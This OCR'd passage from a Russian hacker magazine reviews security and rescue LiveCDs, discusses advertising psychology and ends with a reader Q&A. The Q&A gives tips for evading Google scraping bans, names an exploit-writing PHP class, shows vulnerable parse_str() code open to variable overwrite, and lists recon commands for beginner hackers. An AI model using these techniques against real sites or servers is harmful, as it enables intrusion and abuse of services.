SystemRescueCD — отличный инструмент для восстановительно-спасательных работ



Количество утилит в BackTrack впечатляет



links

- Проект GParted находится по адресу gparted.sf.net.
- SystemRescueCD доступен для загрузки на сайте www.sysresccd.org.
- OpenSource-система клонирования Clonezilla – www.clonezilla.org.
- Скачать BackTrack можно с сайта проекта www.remote-exploit.org.
- За советами по использованию BackTrack обращайся на форум (forums.remote-exploit.org) и на Wiki (wiki.remote-exploit.org) проекта.
- Сайт проекта DEFT Linux - www.deftlinux.net.

Ни один современный дистрибутив нельзя представить без функций работы с Сетью. В отличие от GParted, в комплекте SystemRescueCD есть утилиты для работы с Samba, ftp-клиент, сервер и клиент SSH, VNC-сервер. Из сетевых приложений стоит отметить наличие консольных веб-браузеров lynx, elinks и графического Bon Echo (альфа Firefox 2.0.0.16), популярного сканера Nmap, многофункциональной сетевой утилиты netcat и nslookup для DNS-запросов.

ПЕН-ТЕСТИНГ С BACKTRACK

LiveCD взяли на вооружение и специалисты по безопасности. В результате, за короткий срок появилось около десятка решений с явно хакерским уклоном. С ними можно протестировать системы и сети на наличие уязвимостей. Пик их развития пришелся на 2003-2005 годы, и, к сожалению, часть популярных тогда проектов сейчас не развивается.

Швейцарский **BackTrack** (www.remote-exploit.org) возник в 2004 году в процессе слияния двух дистрибутивов: Auditor Security Linux и WHAX (раннее Whoppix), задачи которых совпадали. Целью проекта Auditor Security «The Swiss Army Knife for security assessments» было всестороннее тестирование Linux-систем, — он содержал более 300 утилит для выявления и устранения проблем в сетевых и системных настройках. Разработки WHAX (White Hat + SLAX) были сосредоточены на тестировании на проникновение (penetration test). Основным направлением развития было выбрано обеспечение максимальной поддержки оборудования и реализация большей модульности для упрощения поддержки и обновления системы. В последней версии — final3, выпущенной в июне 2008 года — большинство приложений строятся как отдельные модули. Основан BackTrack на Slackware 12.0 и наборе скриптов проекта **SLAX** (www.slax.org). В качестве графической оболочки предложены KDE 3.5.7 и Fluxbox. Распространяется в виде LiveCD. Есть расширенный вариант для использования на USB-флешках и файл для VMware. Возможна установка на жесткий диск.

Загрузочное меню предлагает несколько вариантов — KDE (по умолчанию), Fluxbox, KDE в ОЗУ, VESA-режим, без сети и несколько текстовых режимов.


Сама загрузка в LiveCD происходит очень быстро, даже при выборе KDE в качестве рабочей среды. В процессе будут найдены и автоматически настроены все устройства, в том числе, сетевые карты (DHCP) и WiFi. Все операции производятся от имени пользователя root, поэтому будь осторожен в работе. Отдельно отмечу стильный вид рабочего стола и продуманность меню. В сжатом архиве находится около 2.7 Гб данных, но запутаться в приложениях невозможно. Все находится на своих местах и везде, где необходимо, выводятся подсказки.

В меню BackTrack находим несколько сотен специальных программ, разбитых на 11 основных групп. Среди них: сетевые сканеры, анализаторы протоколов и снифферы, эксплоиты (SecurityFocus, PacketStorm, Metaspl0it Framework 2/3 и др.), брутфорсеры, утилиты для работы с прокси, Cisco-инструментарий, утилиты для анализа беспроводных сетей, VoIP-сервисов, реверс инжиниринга и т.д. К примеру, в меню «VoIP & Telephony Analysis» я насчитал 32 ссылки.


В качестве бонуса предложен вполне приличный пользовательский набор (мультимедиа, программы для работы с графикой, текстовые редакторы, интернет-приложения и т.д.). Отсутствуют лишь привычные в юзерских дистрах категории — Office и Games. Все это позволяет использовать BackTrack как обычную систему. В комплекте поставляется утилита slapt-get, а недостающие пакеты можно брать из слаки (хотя slapt-get из коробки не

Проникающее тестирование с nUbuntu

Среди многочисленных клонов дистрибутива Ubuntu есть интересный проект **nUbuntu** (Network Ubuntu, www.nubuntu.org), содержащий внушительное количество инструментов для тестирования сетей и серверов на проникновение. В качестве рабочего стола выбран оконный менеджер Fluxbox. Примечательно, что сохранена возможность установки на жесткий диск и совместимость с репозитарием Ubuntu, а значит, он может быть хорошей основой для установки на десктоп продвинутого пользователя. Несмотря на то, что последние релизы идут с приставкой Alpha, это стабильная и полностью готовая к работе система.



В составе BackTrack находим большое количество эксплоитов



Собранный на Xubuntu дистрибутив DEFT содержит все необходимое для сбора доказательств о взломе

работает, перед использованием ее следует настроить).
В меню находятся ссылки на документацию связанных проектов, что поможет быстро освоиться с работой неизвестных программ. За советами обращайся на форум и Wiki проекта (forums.remote-exploit.org, wiki.remote-exploit.org).

ИЩЕМ СЛЕД С DEFT

Согласно статистике, более 60% компьютеров в Сети заражены вирусами или находятся под контролем хакеров, которые используют их для своих целей. Чтобы разобраться с проблемой, собрать доказательства, которые, возможно, помогут поймать того, кто это сделал, существуют специальные инструменты и дистрибутивы. Одним из таких решений является DEFT Linux (www.deftlinux.net). Название произошло от акронима «Digital Evidence & Forensic Toolkit». Возник этот дистрибутив усилиями группы специалистов, занимающихся расследованием компьютерных преступлений. Первая версия DEFT v1 вышла в свет в 2006 году и базировалась на Kubuntu 6.10. Сегодня доступна четвертая версия. В ней в качестве основы выбран Xubuntu 8.10 с рабочим столом XFce. Выбор дистрибутива гарантирует совместимость с тем оборудованием, которое поддерживается семейством Ubuntu. Процесс загрузки DEFT мало отличается от Ubuntu, но есть свои особенности. Так, разделы жестких дисков и прочих носителей автоматически не монтируются. Специфика дистрибутива такова, что все операции исследователь производит вручную, тщательно контролируя каждый шаг. Поэтому вставленная в рабочей системе флешка не подхватывается. Графический интерфейс по умолчанию также не запускается. Чтобы увидеть XFce, набери в консоли «deft-gui». В рабочей среде первое, что бросается в глаза, — это наличие большого количества значков на рабочем столе, предназначенных для запуска специфических приложений, и отсутствие привычного в Ubuntu ярлыка для установки на жесткий диск. Впрочем, это вполне логично и ожидаемо, ведь в подобных решениях выполнять запись на жесткий диск нужно крайне осторожно. Достаточно изменить время обращения к файлу, — и данные нельзя затем будет использовать в доказательствах. В первую очередь отметим в дистрибутиве популярные OpenSource-решения, используемые для сбора данных на скомпрометированной системе, — коллекция утилит Sleuth Kit (TSK) и графическая оболочка к ним Autopsy (Autopsy Forensic Browser). Ранее для хранения образов диска исследователи использовали RAW-образ диска, созданный при помощи dd или ее аналога dd_rescue. Размер такого образа совпадал с исходным и, соответственно, требовал много места для хранения. Часто терялись важные метаданные. Поэтому для хранения образов дисков был создан специальный открытый и расширяемый формат AFF (Advanced Forensics Format). Библиотеки для поддержки его основными утилитами также имеются в дистрибутиве. В комплект входят программы практически по всем направлениям, которые могут понадобиться исследователю. Для работы с жестким диском и проверки его состояния — Gpart, parted и интерфейсы Gparted и QTparted, TestDisk. Для восстановления файлов по их заголовкам и структуре включена консольная утилита Foremost. Определить тип файла можно при помощи trID. Имеются утилиты для поиска скрытой информации внутри файлов-контейнеров — Steg detect и набор OutGuess. Приложения для работы с hex-данными — hex dump и KHex. Разработчики предусмотрели возможность восстановить/подобрать пароль при помощи Ophcrack и John the Ripper. Есть программы и для поиска вирусов и руткитов — ClamAV, chrootkit, rkhunter. **Полностью поддерживается работа по Сети.** Для этого в состав DEFT включены Samba, OpenSSH сервер, RDesktop. Кроме них, в меню Network мы найдем незаменимые для каждого админа программы — Nessus, Nmap, FireShark, Ettercap, Kismet и AirSnort.

Установка BackTrack на USB-флешку и Asus Eee PC

Для установки BackTrack на USB-флэшку или Asus Eee PC можно использовать LiveCD, но лучше взять специальный вариант BackTrack 3 USB version (размер 783 Мб). Размер флешки должен быть не менее 1 Гб (для Asus Eee PC нужна SD-карта), файловая система — FAT32. Распаковываем скачанный ISO-образ. В Windows можно использовать WinRAR или специальную утилиту вроде UltraISO, ISOBuster. В *nix просто монтируем исошку во временный каталог:

```
# mount -o loop -t iso9660 bt3-final.iso /mnt/iso
```

Копируем на флешку находящиеся внутри каталоги bt3 и boot. Далее делаем его загрузочнымз. Для этого запускаем находящийся в каталоге bt3 скрипт bootinst.bat (в Windows) или bootinst.sh (*nix). Как вариант, самостоятельно вводим нужную команду:

```
# boot/syslinux/syslinux -d boot/syslinux /dev/sdd
```

Или в Windows:

```
K:\boot\syslinux\syslinux.exe -ma -d \boot\syslinux K:
```

Где /dev/sdd и K: — название диска.
Для Asus Eee PC необходимо еще подправить файл boot/syslinux/syslinux.cfg, прописав после строки «APPEND vga=0x317 initrd=/boot/initrd.gz ...» строчку (во время загрузки системы SD будет /dev/sda) «changes=/dev/sda2».



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /

PSYCHO:

ЛОВУШКИ НАШЕГО МОЗГА
ПОД НАТИСКОМ ГУРУ РЕКЛАМНЫХ ПСИХОТЕХНОЛОГИЙ

Возрастающий прессинг со стороны рекламы в условиях хронических информационных перегрузок приводит к неспособности нашего мозга справляться с таким объемом данных. Часть специалистов в области психологии утверждают, что это идеальные условия для воздействия на подсознание. Другие говорят, что это полная ерунда. Кому верить? Как же на самом деле работает наш мозг? Что на него влияет и влияет ли вообще?

Когда чего-нибудь становится слишком много, и оно примелькалось, приелось, стало привычным и постоянным, мы перестаем это замечать. Так уж устроен наш мозг. В подобной ситуации, чтобы до нас «достучаться», нужны все более и более сильные сигналы. В прошлом номере ты познакомился с некоторыми ловушками подсознания и рекламными трюками, которые используются для привлечения нашего внимания. Сегодня мы немного расширим знания об этой области и изучим программирование бессознательного и подсознания в рекламной коммуникации более придирчиво и пристально.

ОСОБЕННОСТИ ПОДСОЗНАНИЯ

Когда производителю трудно привлечь внимание потребителя к своей продукции, нужно сделать так, чтобы клиент просто не прошел мимо. А точнее, чтобы невозможно было пройти мимо. Для этого можно использовать абсурдные образы и ситуации. Например, негр, рекламирующий женские колготки — абсурдно? Непременно. Когда ты видишь на улице голого прохожего, это невольно вызывает любопытство и притягивает взгляд. А мужчина на солнечном пляже, одетый в шубу и шапку-ушанку, обязательно обратит на себя внимание именно потому, что смотрится непривычно. Но привлечь внимание еще не значит, что производитель добился своей цели — потребитель не мотивирован на покупку. А существуют ли техники, которые позволят программировать покупателя именно на действие? Попробуем ответить на этот вопрос.

В психологии существует такое понятие, как избирательное внимание. Можно читать статью в журнале, смотреть телевизор, любоваться картиной на стене, играть в любимую компьютерную игрушку, но делать все это одновременно невозможно. Потому что внимание может быть направлено только на один источник сигнала, — остальные сигналы уходят из поля зрения. Ага, скажешь ты, остальные-то сигналы пишутся в подкорку: воздействуют на подсознание и его программируют. Ничего подобного! Представь: сидишь ты на лекции и читаешь в «][акере» какой-нибудь новый интересный обзор, а преподаватель что-то там скучное и нудное рассказывает о проводниках и полупроводниках. И если бы программирование работало на уровне подсознания, то лекция преподавателя должна была бы записаться в твоей подкорке. Значит, когда он внезапно назовет твою фамилию и задаст вопрос, отрывая от любимого журнала, ты спокойно встанешь и ответишь. Только этого не происходит. А не происходит потому, что подсознание не слушает лекцию, оно реагирует только на действительно важные сигналы и принудительно переключает наше внимание. Ты сконцентрировался на чтении, углубился в обзор, а тут внезапно раздался стук в дверь. Подсознание автоматически переключит внимание с журнала на дверь. Оно работает как сигнализация, которая сообщает нам о приближении чего-то неожиданного, на что надо отреагировать. Но подсознание не принимает решение, как именно нам реагировать, — решение мы сами принимаем в сознании.

А как же моментально отдернутая рука от горячей плиты, спросишь ты, — я же не успеваю даже подумать и точно не принимаю решение сознательно. Да, действительно, но случается такое исключительно в примитивных действиях, — реакция на основе инстинктов! Если ты попробуешь отвлечь приятеля от интересной компьютерной игры, которой он поглощен, тебе придется его окрикнуть или как-то еще привлечь внимание, — и только после этого он будет готов воспринимать сказанное тобой. Попробуй применить какие-нибудь техники НЛП для воздействия на подсознание, пока приятель увлеченно гамит. Много ли будет пользы и подвигнет ли это его на действия, которых ты добивался?

БЕЗ УЧАСТИЯ СОЗНАНИЯ

Разумеется, в жизни мы совершаем много действий и без помощи сознания, например, поедание супа ложкой. Выполняем простую операцию (двигаем рукой, подносим ложку ко рту, зачерпываем суп и снова подносим ложку) — машинально. Но действие будет доведено до автоматизма, лишь когда пройдет много времени. Сознанию нужно приложить усилия, чтобы этому научиться. Понаблюдай за маленьким ребенком, который еще только учится есть с ложки, — и поймешь, о чем я говорю. Можно ли психотехниками научить ребенка есть ложкой, без участия в этом сознания? Ответ, пожалуй, очевиден. Так зачем все эти психотехники? И зачем нам нужно наше бессознательное, подсознательное и вся эта психология? Мы хотим знать, кто, как и чем программирует наши мозги!..

ВИДЫ ПОДСОЗНАНИЯ

Подсознание у нас, конечно, одно, но мы с тобой произведем некоторый структурный анализ функций подсознания, чтобы стало понятно, кто, как и когда на него влияет.



Социальное подсознание — совокупность социальных норм, взглядов, установок и форм поведения. Эта функция определяет, что хорошо, а что плохо. Программируется социальное подсознание родителями, друзьями, педагогами, кумирами... — людьми, значимыми для нас. В дальнейшем функционирует самостоятельно, удерживая тебя в рамках усвоенных норм и правил.

Актуальное подсознание — это навыки, знания и умения, которые постоянно должны быть под рукой. Например, ты знаешь два иностранных языка: одним пользуешься постоянно, а другим — редко. В актуальном подсознании будет тот язык, которым ты часто пользуешься. А второй уйдет в общее подсознание.

Общее подсознание — свалка всего, что ты накопил за свою жизнь и то, что неактуально для текущей сознательной деятельности. Другими словами, это наш архив, табличка history в базе данных. Скрытое и подпороговое обращение к этой части подсознания невозможно.

Телесное (сенсорное) подсознательное — это наша потребность пить, есть, спать, чувствовать себя в безопасности. Задача телесного под-

МЕССАДЖИ ДЛЯ ПОДСОЗНАНИЯ

Ученые провели эксперимент, где около 500 человек должны были систематизировать слова, написанные на экране. Перед демонстрацией слов очень быстро мелькали подсказки. Иногда это помогало человеку, иногда нет. Выяснилось, что слова, действующие на подсознание, влияют на правильный ответ в течение всего лишь одной десятой доли секунды, и люди решали задачу так, будто подсказок не видели.



В печатной рекламе взгляд сначала задерживается на цветной — и только потом на черно-белой рекламе. Цвет улучшает восприятие!

сознания: заботиться о целостности организма; грубо говоря, не дать тебе умереть. Причем, телесное подсознание делит мир на черное и белое, ему все равно, насколько вреден гамбургер, если пища приносит удовольствие, — это хорошо. Подсознание в этой своей функции будет стремиться к приятному и избегать неприятного. И все рекламные ролики, направленные на использование мотива боли и страха (мол, съешь много и будешь толстым, а потому питайся правильно), не будут работать. Потребитель такую рекламу запомнит, но побуждающего действия у него она не вызовет.

Так что, даже если мы решим воздействовать на подсознание, то успеха не будет, потому что, как ты уже понял, без участия сознания ничего не добиться. И что же, реклама вообще не работает? Воздействия невозможно в принципе?

Разумеется, работает, и часто — как раз используя механизм автоматизма, о котором я уже упоминала. Просто надо понимать и разделять влияние рекламы на наше внимание и влияние рекламы как некий механизм, способный заставить нас купить тот или иной продукт только на основании мифического влияния на подсознание.

БЕССОЗНАТЕЛЬНОЕ = ПОДСОЗНАНИЕ?

Дедушка Фрейд, известный любому школьнику как гуру и родоначальник психоанализа, разделял нашу психику не только на сознание и подсознание, но еще и на бессознательное, и язык образов. Последний часто применяется в рекламе и использует образы нашего бессознательного. Это уже куда интереснее с той точки зрения, что понимание механизмов бессознательного дает хотя бы приблизительное понимание, в каком русле нужно воздействовать и как вообще поставить бессознательное на службу наших интересов.

ВЫБОР ВСЛЕПУЮ

Ты, наверняка, не раз видел и, может, даже участвовал в многочисленных акциях в крупных супермаркетах. Эти так называемые дегустации иногда не просто реклама, а целое маркетинговое исследование. На одной из таких акций исследователи провели эксперимент. Они давали пробовать один продукт, оформленный в упаковку сходного конкурирующего продукта, и таким образом выясняли, что же является определяющим фактором при покупке. Результаты были поразительными. Оказалось, что люди, выбирая товар, неосознанно переносят свои впечатления и ощущения от упаковки на сам продукт. Вот что с нами делает наше бессознательное. Большинство просто не различает упаковку и товар. И вот такую особенность нашей психики грамотные маркетологи используют в своей рекламе.


Убийственная реклама бумаги


Тайные силы гипноза явно преувеличены

Реклама влияет на наше первое впечатление. Если производитель увеличил количество свежих ягод в йогурте, поднял немного цену и написал на упаковке «Новинка! Вдвое больше свежих ягод!» — это будет честно. Но если он продает то же самое по более высокой цене, но в новой упаковке, которая имеет больший успех у покупателя, то это смахивает на мошенничество. Хотя по сути, одно и то же. В первом варианте мы осознаем, чем продукт стал лучше, а во втором — не осознаем этого. И кто тут мошенничает? Производитель, улучшающий вид упаковки и поднимающий цену, или наше бессознательное, которое не умеет отделять одно от другого?

РАБОТА НАД ОШИБКАМИ

В октябрьский номер журнала «Хакер» за 2008 год вкралась досадная опечатка. Автором статьи «Psycho: Невидимые ниточки марионеток» является Жанна Кондратьева, а не Ульяна Смелая. Редакция приносит свои извинения за эту ошибку.


Фотография с семинара по НЛП: коммуникация с бессознательным

ВЫСШИЙ ПИЛОТАЖ

Конечно, разобраться во всей этой психологии, потайных областях психики и понимать, где, что и почему влияет так, а не вот эдак, очень не просто. Я бы сказала, главной ошибкой будет разделить человеческую психику на части и утверждать, что влияние на один кусочек даст результат для всей сложной системы под названием «человек».
К примеру, в рекламе существует принцип дефицита. Это когда товар делают уникальным или очень востребованным, — искусственно делают его таковым. Принцип работает, потому что ценность чего-либо увеличивается в наших глазах соразмерно недоступности продукта. Чем труднее нам достается желаемое, тем больше мы его ценим. Это очень хорошо видно в отношениях. Вряд ли ты посчитаешь ценным успех у барышни легкого поведения, — зато как резко возрастет важность успеха у неприступной девушки, которую пришлось завоевывать, очаровывать и т.д. И где тут работа бессознательного или подсознания, а где работа сознания? Пойди попробуй оторвать одного от другого. Принцип работает как в рекламе, так и в других областях, а почему работает, объяснить одной лишь спецификой подсознания или сознания невозможно.
Говоря о влиянии рекламы, правильнее всего рассматривать феномены, принципы и психологические закономерности. Объяснения этих закономерностей и степень соответствия той или иной области мозга оставим ученым.

ЭМОЦИОНАЛЬНЫЕ МАНИПУЛЯЦИИ

Мозг оценивает важность информации силой эмоциональной реакции, которую та вызывает. Чем эмоция сильнее, тем ценнее информация и тем лучше она запоминается. Естественно, не нужно считать, что информация, вызвавшая бурю эмоций, будет принята к действию. Но запоминаться и легко воспроизводиться — точно будет. Эмоционально насыщенная информация, будь то реклама или что-то еще, долго остается на поверхности в том самом актуальном подсознании, всплывая в сознании по всякому поводу. И даже если захочется преодолеть этот принцип, скорее всего, ничего не получится. Наиболее распространенная положительная эмоция — интерес. Она обеспечивает поддержание активности психической деятельности на должном уровне. Заметь, что интерес может быть только сознательным, нельзя вызвать его на бессознательном или подсознательном уровнях.
Другая сильная эмоция, которую эксплуатируют в рекламе, — это юмор. Положительные эмоции от удачной шутки и смешной рекламы настолько сильные, что люди испытывают потребность рассказывать об этом другим. Смешное и забавное улучшает отношения человека с окружающим миром, смех гасит отрицательные эмоции раздражения, страха, гнева. Поэтому реклама, вызывающая положительные эмоции, имеет успех и влияние.

СИЛА АВТОРИТЕТА

В условиях возрастающей информационной загрузки и стремительно развивающихся информационных технологий решения нужно принимать быстро, а знаний явно не хватает. Мозг уже и без того перегружен информацией. В итоге, мы все чаще опираемся на авторитеты. Они могут что-то решить за нас. Авторитеты не подвергаются критике, их знания и опыт мы готовы принимать безоговорочно. Поэтому когда авторитетный человек рекомендует тот или иной товар в рекламе, он предлагает нечто большее — не просто продукт, а определенный образ жизни. На такую рекламу люди покупаются чаще всего. Правда, с одним «но». Знаменитость, рекламирующая товар, должна иметь какое-то отношение к объекту рекламы, иначе в этой области она не авторитет. Как еще проявляется авторитет в рекламе? Обрати внимание, что чуть ли не во всех роликах звучит фраза — «одобрено такой-то организацией». Минздравом, каким-нибудь институтом красоты, научным сообществом и т.д. На наше подсознание это действует так же, как в детстве — разрешение родителей играть с тем или иным предметом. Родительское одобрение в детстве схоже с эффектом, используемым в рекламе. Для нас это важно, мы на это покупаемся.
Кроме того, на нас влияют внешние атрибуты успеха, — будь то одежда, дорогая машина, имиджевый мобильный телефон или что-то еще. Все это и используют маркетологи, pr-менеджеры и прочие специалисты, желающие повлиять на наш выбор. Никаких специальных психотехнологий не требуется. Сугубо — использование наработанных в обществе заблуждений, исторически сложившихся закономерностей, стереотипов и некоторых психологических особенностей в целом.

ЗАКЛЮЧЕНИЕ

Реклама не способна сделать товар хорошим и продаваемым, если качество продукции — плохое. Она может помочь стимулировать продажу хорошего товара и ускорить провал плохого. Реклама не способна ни сама по себе, ни с помощью психотехник изменить убеждения и ценности человека, но кое-каким изменениям может способствовать, если ее грамотно применять.
Когда человек со временем начинает любить вот это печенье, а не вот те чипсы, то выбор в ту или иную сторону человек делает сам, с учетом аргументов, рекламы, изменяющихся условий, а не потому, что его сломали и запрограммировали гуру рекламных психотехнологий. ⌶

ВНУШАЕМЫЙ МОЗГ

Ученые из Пенсильванского университета, проведя ряд исследований о взаимосвязи гипноза и сознания, утверждают, что гипноз всего лишь изменяет субъективную оценку восприятия таким образом, что там, где испытуемые сомневались, после гипноза они давали уверенные ответы. Неясная же информация, которую нужно припомнить под гипнозом, так и остается неясной.



info
Знаешь ли ты, что клетки мозга, в отличие от клеток печени, кожи, костной ткани, не обновляются? А если бы обновлялись, то нам была бы гарантирована потеря памяти.



links
psyfactor.org — ресурс с большим количеством статей по теме «Психология рекламы».


МАГ
/ ICQ 884888 /

FAQ UNITED:

Q: Как можно «одним махом» проверить md5 хеш в наиболее популярных сервисах по расшифровке MD5 хешей?

A: Справиться с поставленной задачей поможет удобный онлайн-сервис «**Reverse MD5 lookup in multiple databases**», расположенный по адресу: http://md5.noisette.ch.
На этом сайте ты можешь вбить свой хеш в поле «String to hash» и, в результате, получить данные с соответствующих сервисов:

```
http://us.md5.crysm.net
http://gdataonline.com
http://md5.rednoize.com
http://schwett.com
http://authsecu.com
http://passcracking.com
http://md5.cryptobitch.de
http://md5oogle.com
http://insidepro.com
http://undosha1.com
http://csthis.com
http://hashcrack.com
http://md5.benramsey.com
```

Также нельзя не отметить еще одну интересную особенность md5.noisette.ch — своеобразный API для поиска хеша. Например, ты посылаешь к сервису такой запрос: http://md5.noisette.ch/md5.php?hash=2a0231531bc1a7fc29e2fa8d64352ae9, а тебе приходит xml-ответ:


```
<md5lookup>
  <hash>2a0231531bc1a7fc29e2fa8d
64352ae9</hash>
  <string>noisette</string>
</md5lookup>
```



Этот API, конечно же, можно встраивать в любое свое кулхакерское приложение :).

Q: Занимаясь парсингом Гугла, столкнулся с вопросом бана моих поисковых запросов. Подскажи, как уменьшить вероятность бана?

A: Могу тебе дать несколько советов по сабжу:
1. Используй прокси (причем, подойдут даже обычные прозрачные прокси, но не для запросов с использованием операторов «inurl» и «site»);
2. Используй задержку между запросами (я обычно использую задержку в 10 секунд, эта нехитрая процедура обеспечивает долгий и беспроблемный парсинг);
3. Используй различные датацентры Гугла. «Живой» список датацентров находится тут: awt.win32utils.com/datac/;
4. Если все-таки выскакивает капча, то обеспечь в своем парсере возможность вбивать ее вручную (китайцев, которые согласны работать по $0.01 за каждый вбив капчи, предостаточно :)).






Q: Разрабатываю эксплойты на PHP. Как упростить работу с «браузерными» функциями (отправка/прием POST, GET-пакетов, работа с кукисами и т.д.)?

A: За тебя уже все сделала известная хек-команда AcidRoot! Их php-класс «**PhpSploit Class**» может выполнять практически все, что позволяет протокол HTTP.

Сам класс (а также все его апдейты) находится по адресу http://mgsdl.free.fr/?2:3.

Из основных возможностей и преимуществ:

- Совместимость с PHP 4/PHP 5;
- Поддержка GET/POST-методов;
- Работа с cookies и любыми хэдерами;
- Работа с прокси и basic-аутентификацией;
- Работа со всевозможными редиректами;
- Работа с веб-формами (в том числе и загрузка файла на сервер через POST);
- Легкость использования класса с другими php-скриптами.

Q: Как использовать Skype, аську и другие популярные IM на мобильном телефоне одновременно?

A: Специально для тебя существует решение «все в одном». Имя ему — «**Nimbuzz Mobile**». Это проект, получивший награду в категории «Лучший startup в мобильной отрасли» на саммите «Mobile 2.0 Europe». Немного из описания Nimbuzz:

> Nimbuzz Mobile позволяет воспользоваться услугами самых популярных VoIP и IM-сетей, среди которых: ICQ, Skype, GoogleTalk, Jabber, MSN, Yahoo и AIM, практически на любом мобильном устройстве. Уже сейчас в списке поддерживающих Nimbuzz устройств числится более 1000 телефонов, КПК и смартфонов, работающих на платформах Symbian, Java и Windows Mobile.
> Nimbuzz является полноценным мобильным VoIP (mVoIP) клиентом, так как использует существующее интернет-соединение для передачи голосового трафика.
> Для работы Nimbuzz Mobile может использовать любое доступное подключение к интернету: Wi-Fi, 3G или GPRS/EDGE.
> Nimbuzz также поддерживает передачу чат-сообщений, передачу файлов и картинок, функцию presence («присутствие») и Buzz («оповещение»).

Саму программу можно найти на официальном сайте проекта http://www.nimbuzz.com/ru/mobile.

Q: Слышал об уязвимостях в php-функции parse_str()? Как их использовать?

A: Это не совсем уязвимости, скорее — неграмотное использование функции веб-разработчиками. Итак, функция `parse_str(string str [, array arr])` разбирает строку `str`, которая должна иметь формат строки запроса URL, и присваивает значения переменным в текущем контексте, если не передан второй аргумент arr. В последнем случае значения будут сохранены в этой переменной в качестве элементов массива. Представь, что у тебя есть скрипт `script.php`, в котором вписан код:

```
<?php
$var = 'init';
parse_str(
  $_SERVER['QUERY_STRING']);
print $var;
?>
```

Если ты обратишься к скрипту следующим образом: `script.php?var=new`, то переменная `$var` перезапишется новым значением «new»! Налицо уязвимость класса «**arbitrary variable overwrite**».

То же самое будет справедливо и для следующего кода:

```
<?php
 //script.php?array[]=new
 $array = array('init');
 parse_str($_SERVER['QUERY_
STRING']);
 print_r($array);  //теперь [0] =>
init, [1] => new

 // script.php?array=new
 $array = array('init');
 parse_str($_SERVER['QUERY_
STRING'],$array); //теперь [array]
=> new
 print_r($array);
?>
```

Подробное адвизори по уязвимости ты можешь найти здесь: http://www.acid-root.new.fr.

Q: Я знаю некоторые команды консоли, вроде id, ls, cat. Перечисли другие основные команды никс-шелла, полезные для начинающего хакера.


A: Очень просто! Для тебя наиболее полезными командами будут:

> **'uname -a'** — выводит информацию о системе: версию, релиз ядра, сетевое имя системы, тип процессора, тип платформы и операционной системы;
> **'cat /etc/issue'** — выводит версию дистрибутива;
> **'uptime'** — показывает аптайм сервера;
> **'chkconfig --list | more'** — список запущенных/остановленных служб на всех уровнях выполнения;
> **'last -[кол-во пользователей]'** показывает список пользователей, входивших в систему в последнее время;
> **'ps'** — выводит список процессов, запущенных в данной сессии;
> **'top'** — список процессов, запущенных в системе;
> **'df -h'** — показывает объем занимаемого места на жестких дисках;
> **'du -sh /home/username'** — объем занимаемого места для конкретной директории;
> **'find [где] -type d -perm 0777 -ls'** — выводит список директорий, доступных для записи;
> **'egrep -v '^#|^[:blank:]*$' [файл]'** — просмотр файла без комментариев и пустых строк (удобно для просмотра конфигов);
> **'cat [файл]|grep word'** — покажет только те строки файла 'файл', которые содержат слово 'word';
> **'cat [файл]|less'** — остановит вывод при достижении нижней границы экрана и продолжит построчно при нажатии клавиши «Enter»;
> **'echo [текст] > out.txt'** — направит вывод команды echo в файл out.txt;
> **'echo [текст] >> out.txt'** — добавит вывод команды echo в конец файла out.txt;
> **'echo "[текст]'ls -la'"'** — выведет на экран текст + вывод команды ls -la (то есть, в обратных кавычках сначала выполнится ls -la, а затем уже echo).

Q: Слил у друга свежие базы для NOD32. Как с помощью них локально обновить антивирь?

A: Для Нода обновление антивирусных баз из локального источника будет происходить следующим образом (инструкция для 3-ей ветки):

1. Извлеки все содержимое архива с базами в заранее определенную папку (например, `C:\nod32-update\`);
2. В левом нижнем углу включи расширенный режим. Затем иди в меню «Настройки» → «Ввод всего дерева расширенных параметров»;
3. Выбирай пункт «Обновление»;
4. «Сервер обновлений» → «Изменить»;
5. В открывшемся окне вводи путь ранее созданной тобой папки с обновлениями (`C:\nod32-update\`) и жми на кнопку «Добавить»;



6. Подтверждай добавленный тобой сервер кнопкой «Ок» в открывшемся окне, после чего выбирай его из списка серверов;
